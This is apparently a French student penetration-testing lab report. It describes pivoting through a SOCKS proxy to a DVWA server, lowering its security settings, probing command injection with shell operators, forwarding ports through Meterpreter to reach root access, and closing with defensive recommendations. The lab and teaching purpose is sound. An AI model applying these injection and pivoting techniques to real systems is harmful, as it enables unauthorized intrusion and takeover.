
Je me rends dans les paramètres de connexion de mon navigateur et sélectionne l'option Manual proxy configuration. Je renseigne ensuite l'adresse locale 127.0.0.1 avec le port 1080 dans le champ SOCKS Host, en vérifiant que SOCKS v5 est bien activé afin de rediriger correctement le trafic. Une fois la configuration appliquée, j'accède au serveur web cible à l'adresse http://172.18.0.2. J'arrive alors sur une page de connexion où je teste les identifiants admin / password, couramment utilisés sur DVWA, afin de m'authentifier et poursuivre mes manipulations via le tunnel mis en place.




Pour commencer mes tests, j'accède à l'interface d'accueil de DVWA (Damn Vulnerable Web Application) via l'adresse 172.18.0.2. Cette étape confirme que l'environnement de laboratoire fonctionne correctement et que l'authentification initiale a bien été effectuée. En observant le menu latéral, j'identifie rapidement une large surface d'attaque, avec plusieurs vecteurs connus comme les injections SQL, les failles XSS ou encore l'exécution de commandes à distance. Je remarque également que l'application communique en HTTP, sans chiffrement, ce qui expose les échanges à des risques d'interception. Depuis ma machine Kali Linux, je peux désormais explorer ces différents modules afin d'évaluer le niveau de sécurité de l'application face aux vulnérabilités proposées.




Après avoir accédé à l'application, je me rends dans l'onglet DVWA Security afin de préparer l'environnement de test. Je règle volontairement le niveau de sécurité sur low, comme indiqué par l'état de la session affiché en bas à gauche de l'interface. Ce mode désactive l'ensemble des mécanismes de protection, ce qui permet d'observer les vulnérabilités dans leur forme la plus simple, sans filtrage ni contrôle des entrées. Je vérifie également que le système de détection d'intrusion PHPIDS est bien désactivé, afin que mes tentatives d'exploitation ne soient pas bloquées. Cette configuration me sert de base pour les tests, avant d'augmenter éventuellement le niveau de sécurité.




Une fois la sécurité configurée, je me rends dans le module Command Injection afin de tester la possibilité d'exécuter des commandes système. L'interface propose une fonction Ping a device, qui demande de saisir une adresse IP pour lancer une commande de diagnostic réseau. L'objectif est de vérifier si cette entrée est correctement filtrée ou s'il est possible de détourner la fonctionnalité en ajoutant des opérateurs de commande, comme ;, && ou |, afin d'exécuter des instructions arbitraires directement sur le serveur. Cette étape est importante, car une faille de ce type peut rapidement mener à une exécution de code à distance et à la compromission complète de la machine.



Après avoir obtenu un premier accès, je mets en place une redirection de port à l'aide d'une session Meterpreter active dans Metasploit. La commande portfwd add -l 5555 -p 4444 -r 172.18.0.2 me permet de créer un relais local : tout le trafic reçu sur mon port 5555 est redirigé vers le port 4444 de la machine cible. Cette étape sert à contourner les restrictions réseau et à faire transiter mes outils locaux vers les services internes de la cible, ce qui facilite la poursuite de l'exploitation ou l'ouverture d'un canal de retour. Une fois la redirection en place, je passe la session en arrière-plan avec la commande background afin de conserver l'accès tout en continuant mes manipulations.



Pour finaliser l'exploitation, j'utilise le tunnel mis en place en me connectant à mon interface locale avec la commande connect 127.0.0.1 5555. Grâce à cette redirection de port, je peux interagir avec le service distant comme s'il s'agissait d'un service local. Une fois la connexion établie, j'exécute la commande ip a afin de confirmer mon positionnement réseau et d'identifier l'interface eth0 sur le sous-réseau 172.18.0.0/16. Je vérifie ensuite mon niveau de privilèges à l'aide des commandes whoami et id, qui confirment l'obtention d'un accès avec les droits les plus élevés, à savoir l'utilisateur root. Cette preuve de concept démontre qu'une compromission initiale via l'application web, combinée à une phase de post-exploitation efficace, permet d'aboutir à une prise de contrôle complète du serveur cible.



# RECOMMANDATIONS DE SÉCURITÉ

Lors de ce travail, plusieurs failles de sécurité ont été exploitées afin de compromettre la machine cible. Il est toutefois possible de limiter ces attaques en mettant en place des mesures de protection adaptées.

Première faille : version obsolète de Samba
Une version vulnérable du service Samba était installée sur la machine.
Recommandation : mettre à jour Samba vers une version plus récente et régulièrement maintenue.

Deuxième faille : déploiement d'un reverse shell
L'exploitation a permis l'ouverture d'un reverse shell sur la machine Samba.
Recommandations : surveiller le trafic réseau à l'aide d'outils comme Wireshark, désactiver ou restreindre les outils utilisés (comme Netcat) et limiter l'accès aux interpréteurs de commandes tels que Bash, Python ou PowerShell.

05

Troisième faille : utilisation de tunnels ProxyChains
L'attaquant a pu utiliser des tunnels pour contourner certaines restrictions réseau.
Recommandations : bloquer l'installation ou l'exécution de ces outils via des mécanismes de sécurité comme AppArmor, et configurer le pare-feu pour bloquer les ports couramment utilisés par ProxyChains (9050, 9001).

Pour améliorer la sécurité de l'infrastructure, il est important de maintenir les services à jour, notamment le serveur Samba. La restriction des accès réseau, la surveillance du trafic et une configuration stricte du pare-feu permettent de limiter les risques d'attaque. Enfin, le durcissement des systèmes contribue à réduire les possibilités de compromission.